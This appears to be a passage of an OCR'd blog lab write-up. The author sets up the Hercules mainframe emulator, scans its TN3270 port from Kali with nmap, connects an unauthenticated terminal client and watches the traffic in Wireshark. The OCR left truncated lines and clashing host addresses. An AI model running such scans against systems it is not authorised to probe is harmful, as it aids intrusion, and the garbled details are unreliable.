
```
HHCPN001I Control panel thread started: tid=0000027C, pid=2792
HHCA0001I Hercules Automatic Operator thread started;
          tid=00000C18, pri=0, pid=2792
?
HHCPN140I Valid panel commands are...

  Command      Description...
  -------      -----------------------------------------------
  help         list all commands / command specific help
  ?            alias for help

  *            Comment
  #            Comment

  message      Display message on console a la VM
  msg          Alias for message
  msgnoh       Similar to "message" but no header

  hst          history of commands
  hao          Hercules Automatic Operator
  log          direct log output
  logopt       change log options
  uptime       display how long Hercules has been running

  version      display version information

  quit         terminate the emulator
  exit         (synonym for 'quit')
Command ==>
CPU0000 PSW=0000000000000000 24M.......
```

So far, so good. Let's continue below...

Interesting possibilities

According to the *purpose* of the mainframe (from „my"[2] perspective ;>) it's extremely interesting what can be done here or for what it can be used.

Let's take a look here[3]:



https://en.wikipedia.org/wiki/Mainframe_computer

Mainframe computer

From Wikipedia, the free encyclopedia


"Mainframe" redirects here. For other uses, see Mainframe (disambiguation).

A **mainframe computer**, informally called a **mainframe** or **big iron**,[1] is a computer used primarily by large organizations for critical applications, bulk data processing (such as the census and industry and consumer statistics, enterprise resource planning, and large-scale transaction processing). A mainframe computer is larger and has more processing power than some other classes of computers, such as minicomputers, servers, workstations, and personal computers. Most large-scale computer-system architectures were established in the 1960s, but they continue to evolve. Mainframe computers are often used as servers.

The term *mainframe* derived from the large cabinet, called a *main frame*,[citation needed] that houses the central processing unit and main memory of early computers.[2][full citation needed][3] Later, the term *mainframe* was used to distinguish high-end commercial computers from less powerful machines.[4]


A pair of IBM mainframes. On the left is the IBM z Systems z13. On the right is the IBM LinuxONE Rockhopper.

So having all of this in back of the mind, I decided to continue learning with my new installed emulator. (Few interesting resources you'll find in the *Reference* section on the end of this article.) We should start here:



```
  26 ?
help hst
hst: history of commands
Format: "hst | hst n | hst l". Command "hst l" or "hst 0" displays
list of last ten commands entered from command line
hst n, where n is a positive number retrieves n-th command from list
hst n, where n is a negative number retrieves n-th last command
hst without an argument works exactly as hst -1, it retrieves last command

Command ==> _
CPU0000 PSW=0000000000000000 24M.......
```


Let's continue here:



C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe


```
REPLACE         Replaces files.
RMDIR           Removes a directory.
ROBOCOPY        Advanced utility to copy files and directory trees
SET             Displays, sets, or removes Windows environment variables.
SETLOCAL        Begins localization of environment changes in a batch file.
SC              Displays or configures services (background processes).
SCHTASKS        Schedules commands and programs to run on a computer.
SHIFT           Shifts the position of replaceable parameters in batch files.
SHUTDOWN        Allows proper local or remote shutdown of machine.
SORT            Sorts input.
START           Starts a separate window to run a specified program or command.
SUBST           Associates a path with a drive letter.
SYSTEMINFO      Displays machine specific properties and configuration.
TASKLIST        Displays all currently running tasks including services.
TASKKILL        Kill or stop a running process or application.
TIME            Displays or sets the system time.
TITLE           Sets the window title for a CMD.EXE session.
TREE            Graphically displays the directory structure of a drive or
                path.
TYPE            Displays the contents of a text file.
VER             Displays the Windows version.
VERIFY          Tells Windows whether to verify that your files are written
                correctly to a disk.
VOL             Displays a disk volume label and serial number.
XCOPY           Copies files and directory trees.
WMIC            Displays WMI information inside interactive command shell.

For more information on tools see the command-line reference in the online help.
Command ==> herc sh help_
CPU0000 PSW=0000000000000000 24M
```

I decided to run Kali on my VM(Ware) and scan the Windows host with Hercules (started and) installed:




```
root@kali: ~
root@kali:~# ping -c 1 192.168.1.58
PING 192.168.1.58 (192.168.1.58) 56(84) bytes of data.
64 bytes from 192.168.1.58: icmp_seq=1 ttl=128 time=1.24 ms

--- 192.168.1.58 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.244/1.244/1.244/0.000 ms
root@kali:~# nmap -sV -vvv -p 3270 -n -Pn -oN herc.log 192.168.1.52 -A
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-06 18:57 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
Initiating SYN Stealth Scan at 18:57
Scanning 192.168.1.52 [1 port]
Completed SYN Stealth Scan at 18:57, 2.04s elapsed (1 total ports)
Initiating Service scan at 18:57
Initiating OS detection (try #1) against 192.168.1.52
Initiating Traceroute at 18:57
```

At the current settings (read as: default installation) we should see the results similar to the one presented one the screen below:



```
Initiating NSE at 18:57
Completed NSE at 18:57, 0.00s elapsed
Nmap scan report for 192.168.1.52
Host is up, received user-set (0.00026s latency).
Scanned at 2020-12-06 18:57:45 EST for 12s

PORT      STATE    SERVICE   REASON      VERSION
3270/tcp filtered verismart no-response
Warning: OSScan results may be unreliable because we could not find at least 1 o
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.
ice
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=12/6%OT=%CT=%CU=%PV=Y%G=N%TM=5FCD7005%P=i686-pc-linux-
OS:gnu)T6(R=Y%DF=N%TG=80%W=7FFF%S=A%A=Z%F=R%O=%RD=0%Q=)U1(R=N)IE(R=N)


TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   0.55 ms   192.168.111.2
2   ... 20
21  592.06 ms 192.168.1.10
```

Indeed – *verismart.* ;] Let's see what we can do about it:




https://mochasoft.dk/tn3270.htm

Mocha TN3270 for Windows 7/8/10

```
  Menu  RefList  RefMode  Utilities  Workstation  Help
 ------------------------------------------------------------------------------
                               Edit Entry Panel

ISPF Library:
   Project . . . ________
   Group . . . . ________  . . . ________  . . . ________  . . . ________
   Type  . . . . ________
   Member  . . . ________          (Blank or pattern for member selection list)

Other Partitioned, Sequential or VSAM Data Set:
   Data Set Name . . . ____________________________________________________
   Volume Serial . . . ______      (If not cataloged)

Workstation File:
   File Name . . . . . ____________________________________________________
                                        Options
Initial Macro  . . . . ________         /  Confirm Cancel/Move/Replace
Profile Name . . . . . ________         _  Mixed Mode
Format Name  . . . . . ________         _  Edit on Workstation
Data Set Password  . . ________         _  Preserve VB record length
Command ===> __________________________________________________________________
 F1=HELP      F2=SPLIT     F3=END       F4=RETURN    F5=RFIND     F6=RCHANGE
 F7=UP        F8=DOWN      F9=SWAP     F10=LEFT     F11=RIGHT    F12=RETRIEVE
```

Now we should be able to use the *terminal* (similar to the *putty*), let's see:



https://mochasoft.dk/tn3270.htm

TN3270

▪ Low cost : Single User license 29.85 USD or 299 USD for a Company License.

User Guide

Try it free for … see the download page.

Otwieranie tn3270.msi

Rozpoczęto pobieranie pliku:


tn3270.msi

Typ pliku: Windows Installer Package (1,1 MB)

Adres: https://mochasoft.dk

Czy zapisać ten plik?


Continuing with the wizard:


Mocha TN3270 for Windows 7/8/10 Setup

Welcome to the Mocha TN3270 for Windows 7/8/10 Setup Wizard

The Setup Wizard will install Mocha TN3270 for Windows 7/8/10 on your computer. Click "Next" to continue or "Cancel" to exit the Setup Wizard.

After a while we should be here:


Edit/New Session

Name:	checkmf
Mainframe IP Address:	192.168.1.58
Port number:	3270 ☐ SSL/TLS ☐ TN3270E
	☑ Verify Server certificate
LU name:	
Terminal size:	○ 24x80 ● 32x80 ○ 43x80 ○ 27x132


Auto Login (optional)

User :	
Password :	

☐ Enable Auto Login

☐ Exit on session termination
☐ Confirm Exit
☐ Send keep alive
☑ Connect to this IBM Mainframe on program start

We can see on the screen (from our Windows 10 VM) that our *terminal* application is now connected to Hercules (btw: without the authorization ;)):


C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe
checkmf
File
Edit
View
Tools
Help
Clear
Erase
PA1
PA2
PA3
EraseF

```
 Hercules  CPU0000:    0%      ESA/390 |                             Peripherals
                                       | U Addr Modl Type Assignment
 00000000 00000000         24M.......  | A 0009 3215 CON  *syscons cmdpref(/)
        PSW                            | B 000C 3505 RDR  ./util/zzsacard.bin intrq
                                       | C 000D 3525 PCH  punch00d.txt ascii
 00000000 00000000 00000000 00000000   | D 000E 1403 PRT  print00e.txt crlf
        0        1        2        3   | E 001F 3270 DSP  192.168.1.10
 00000000 00000000 00000000 00000000   |
        4        5        6        7   |
 00000000 00000000 00000000
        8        9       10
 00000000 00000000 00000000
       12       13       14
    GPR      CR       AR

ADDRESS:  00000000   DATA:

--------------------------------
 0.00       0   STO      DIS
 MIPS   SIO/s

 STR    STP     EXT      IPL

--------------------------------
CPU
00 STOPPED
```


```
Hercules Version     : 3.07
Host name            : DESKTOP-H6DFST0
Host OS              : Windows_NT-6 2
Host Architecture    : i686
Processors           : UP
Chanl Subsys         : 0
Device number        : 001F
Subchannel           : 0004

           HHH          HHH   The S/370, ESA/390 and z/Architecture
           HHH          HHH                 Emulator
           HHH          HHH
           HHH          HHH  EEEE RRR   CCC U  U L    EEEE  SSS
           HHHHHHHHHHHHHHHH  E    R  R C    U  U L    E    S
           HHHHHHHHHHHHHHHH  EEE  RRR  C    U  U L    EEE   SS
           HHHHHHHHHHHHHHHH  E    R R  C    U  U L    E       S
           HHH          HHH  EEEE R  R  CCC  UU  LLLL EEEE SSS
           HHH          HHH
```

Great! Now we can continue our *mainframe learning process*. ;)

Here we go...


Main Frames

Well. While we already installed *Mocha TN3270 for Windows*[4] I decided to upload Wireshark[6] to our Windows 10 VM. We shoule be here:



```
Wireshark 3.4.0 32-bit Setup
Installing
Please wait while Wireshark 3.4.0 32-bit is being installed.

Extract: vcredist_x86.exe

Extract: services
Extract: pdml2html.xsl
Extract: ws.css
Extract: wireshark.html
Extract: wireshark-filter.html
Extract: dumpcap.exe
Extract: dumpcap.html
Extract: extcap.html
Extract: ipmap.html
Extract: vcredist_x86.exe

Wireshark® Installer
```

Ready? Let's do it:




```
C:\Program Files\Hercules\Hercules 3.07 (32 Bit)\hercules.exe

U Addr Modl Type Assignment
A 0009 3215 CON  *syscons cmdpref(/)
B 000C 3505 RDR  ./util/zzsacard.bin intrq
```

```
Capturing from Ethernet
No.  Time       Source             Destination        Protocol Length Info
  69 28.629205  95.100.111.11      192.168.1.59       TCP        60 443 → 49660 [ACK] Seq=582
  70 28.630533  95.100.111.11      192.168.1.59       TLSv1.2  1474 Application Data
  71 28.681215  192.168.1.59       95.100.111.11      TCP        54 49660 → 443 [ACK] Seq=510
  72 28.861685  192.168.1.59       192.168.1.10       TCP        55 [TCP Keep-Alive] 3270 → 5
  73 28.861972  192.168.1.10       192.168.1.59       TCP        66 [TCP Keep-Alive ACK] 5068
  74 29.431826  ARRISGro_0a:df:dc  IntelCor_31:c1:94  ARP        60 192.168.1.1 is at 44:aa:f

> Frame 20: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interface \Device\NPF_{2FEB8301-
> Ethernet II, Src: PcsCompu_e7:36:cf (08:00:27:e7:36:cf), Dst: IntelCor_31:c1:94 (e4:70:b8:31:c1:94)
> Internet Protocol Version 4, Src: 192.168.1.59, Dst: 192.168.1.10
> Transmission Control Protocol, Src Port: 3270, Dst Port: 50682, Seq: 1022, Ack: 34, Len: 1
> Data (1 byte)

0000  e4 70 b8 31 c
0010  00 29 07 f9 4
0020  01 0a 0c c6 c
0030  01 00 83 b1 0
```

```
checkmf
Hercules Version     : 3.07
Host name            : DESKTOP-H6DFST0
Host OS              : Windows_NT-6 2
Host Architecture    : i686
Processors           : UP
```

